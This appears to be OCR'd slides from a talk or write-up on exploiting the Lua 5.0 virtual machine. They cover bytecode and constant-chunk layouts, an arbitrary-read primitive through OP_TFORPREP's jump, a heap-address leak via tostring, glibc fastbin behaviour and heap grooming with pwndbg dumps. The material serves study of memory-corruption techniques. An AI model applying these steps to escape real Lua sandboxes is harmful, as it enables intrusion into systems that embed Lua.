
```
a = nil
b = 1
c = 2
```

ByteCode



```
main <q.lua:0> (7 instructions, 56 bytes at 0x77c910)
0 params, 2 stacks, 0 upvalues, 0 locals, 5 constants, 0 functions
        1       [1]     LOADNIL         0 0 0
        2       [1]     SETGLOBAL       0 0     ; a
        3       [2]     LOADK           0 2     ; 1
        4       [2]     SETGLOBAL       0 1     ; b
        5       [3]     LOADK           0 4     ; 2
        6       [3]     SETGLOBAL       0 3     ; c
        7       [3]     RETURN          0 1 0
```

PC Chunk




```
pwndbg> x/32wx pc-3
0x62d3a0:       0x00000000      0x00000000      0x00000041      0x00000000
0x62d3b0:       0x00000003      0x00000000      0x00000007      0x00000000
0x62d3c0:       0x00000081      0x00000000      0x00000047      0x00000000
0x62d3d0:       0x00000101      0x00000000      0x000000c7      0x00000000
0x62d3e0:       0x0000801b      0x00000000      0x00000041      0x00000000
0x62d3f0:       0x0062d210      0x00000000      0x00000006      0x00000000
0x62d400:       0x00000000      0x00000000      0x0062d210      0x00000000
0x62d410:       0x00000005      0x00000000      0x006256b0      0x00000000
```


0x0	PRVE_SIZE	SIZE
0x10	PC1	PC2
0x20	PC3	PC4
…	…	…

0x0 – 0x10: Linux Heap Meta

Constant Chunk




```
pwndbg> x/32wx k-1
0x62d2b0:       0x00000000      0x00000000      0x00000061      0x00000000
0x62d2c0:       0x00000004      0x00000000      0x0062d320      0x00000000
0x62d2d0:       0x00000004      0x00000000      0x0062d350      0x00000000
0x62d2e0:       0x00000003      0x00000000      0x00000000      0x3ff00000
0x62d2f0:       0x00000004      0x00000000      0x0062d380      0x00000000
0x62d300:       0x00000003      0x00000000      0x00000000      0x40000000
0x62d310:       0x00000000      0x00000000      0x00000031      0x00000000
0x62d320:       0x00000000      0x00000000      0x00000004      0x00000080
pwndbg>
```



```
/*
** Lua values (or `tagged objects')
*/
typedef struct lua_TObject {
  int tt;
  Value value;
} TObject;
```


0x0	PRVE_SIZE	SIZE
0x10	TYPE1	VALUE1
0x20	TYPE2	VALUE2
…	…	…

Arbitrary Address Read



```
}
case OP_TFORPREP: {  /* for compatibility only */
  if (ttistable(ra)) {
    setobjs2s(ra+1, ra);
    setobj2s(ra, luaH_getstr(hvalue(gt(L)), luaS_new
  }
  dojump(pc, GETARG_sBx(i));
  break;
}
```


- How to control some chunks?
- Where is our controlled chunks?
- Where is current lvm->pc?




```
#define dojump(pc, i) ((pc) += (i))
```

Info Leak


A Heap Address



```
> a = {}
> print(tostring(a))
table: 0x62c7d0
> 
```



```
pwndbg> x/32wx 0x62c7d0-0x10
0x62c7c0:       0x00000000      0x00000000      0x00000051      0x00000000
0x62c7d0:       0x0062c790      0x00000000      0x00ff0005      0x00000000
0x62c7e0:       0x00625660      0x00000000      0x00000000      0x00000000
0x62c7f0:       0x00625140      0x00000000      0x00625140      0x00000000
0x62c800:       0x00000000      0x00000000      0x00000000      0x00000000
0x62c810:       0x00000000      0x00000000      0x00000041      0x00000000
0x62c820:       0x00629580      0x00000000      0x00000004      0x4964433f
0x62c830:       0x00000013      0x00000000      0x6e697270      0x6f742874
pwndbg>
```




```c
typedef struct Table {
  CommonHeader;
  lu_byte flags;  /* 1<<p means tagmethod(p) is not present */
  lu_byte lsizenode;  /* log2 of size of `node' array */
  struct Table *metatable;
  TObject *array;  /* array part */
  Node *node;
  Node *firstfree;  /* this position is free; all positions after it are full */
  GCObject *gclist;
  int sizearray;  /* size of `array' array */
} Table;
```


Glibc Heap

- Chunk size 0x50 => Fastbin => LIFO (Last In First Out)


Glibc Heap



```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char** args) {
    char *p1 = malloc(0x48);
    char *p2 = malloc(0x48);
    char *p3 = malloc(0x48);

    printf("%p\n", p1);
    printf("%p\n", p2);
    printf("%p\n", p3);

    free(p1);
    free(p2);
    free(p3);

    return 0;
}
```




```
pwndbg> r
Starting program: /tmp/a.out
0x602010
0x602060
0x6020b0
[Inferior 1 (process 11422) exited normal
pwndbg>
```




```
pwndbg> fastbins
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x6020a0 —▸ 0x602050 —▸ 0x602000 ◂— 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
pwndbg>
```


Heap Fengshui



```
a = {}
print(tostring(a))
a = nil
collectgarbage()
a = string.rep("a", 47)
```



```
Breakpoint lvm.c:450
pwndbg> x/32wx 0x62da30
0x62da30:       0x00000000      0x00000000      0x00ff0005      0x00000000
0x62da40:       0x00625660      0x00000000      0x00000000      0x00000000
0x62da50:       0x00625140      0x00000000      0x00625140      0x00000000
0x62da60:       0x00000000      0x00000000      0x00000000      0x00000000
0x62da70:       0x00000000      0x00000000      0x00018591      0x00000000
0x62da80:       0x00000000      0x00000000      0x00000000      0x00000000
0x62da90:       0x00000000      0x00000000      0x00000000      0x00000000
0x62daa0:       0x00000000      0x00000000      0x00000000      0x00000000
pwndbg> c
```




```
pwndbg> x/32wx 0x62da30
0x62da30:       0x00000000      0x00000000      0x00000004      0x05d377a0
0x62da40:       0x0000002f      0x00000000      0x61616161      0x61616161
0x62da50:       0x61616161      0x61616161      0x61616161      0x61616161
0x62da60:       0x61616161      0x61616161      0x61616161      0x61616161
0x62da70:       0x61616161      0x00616161      0x00018591      0x00000000
0x62da80:       0x00000000      0x00000000      0x00000000      0x00000000
0x62da90:       0x00000000      0x00000000      0x00000000      0x00000000
0x62daa0:       0x00000000      0x00000000      0x00000000      0x00000000
```

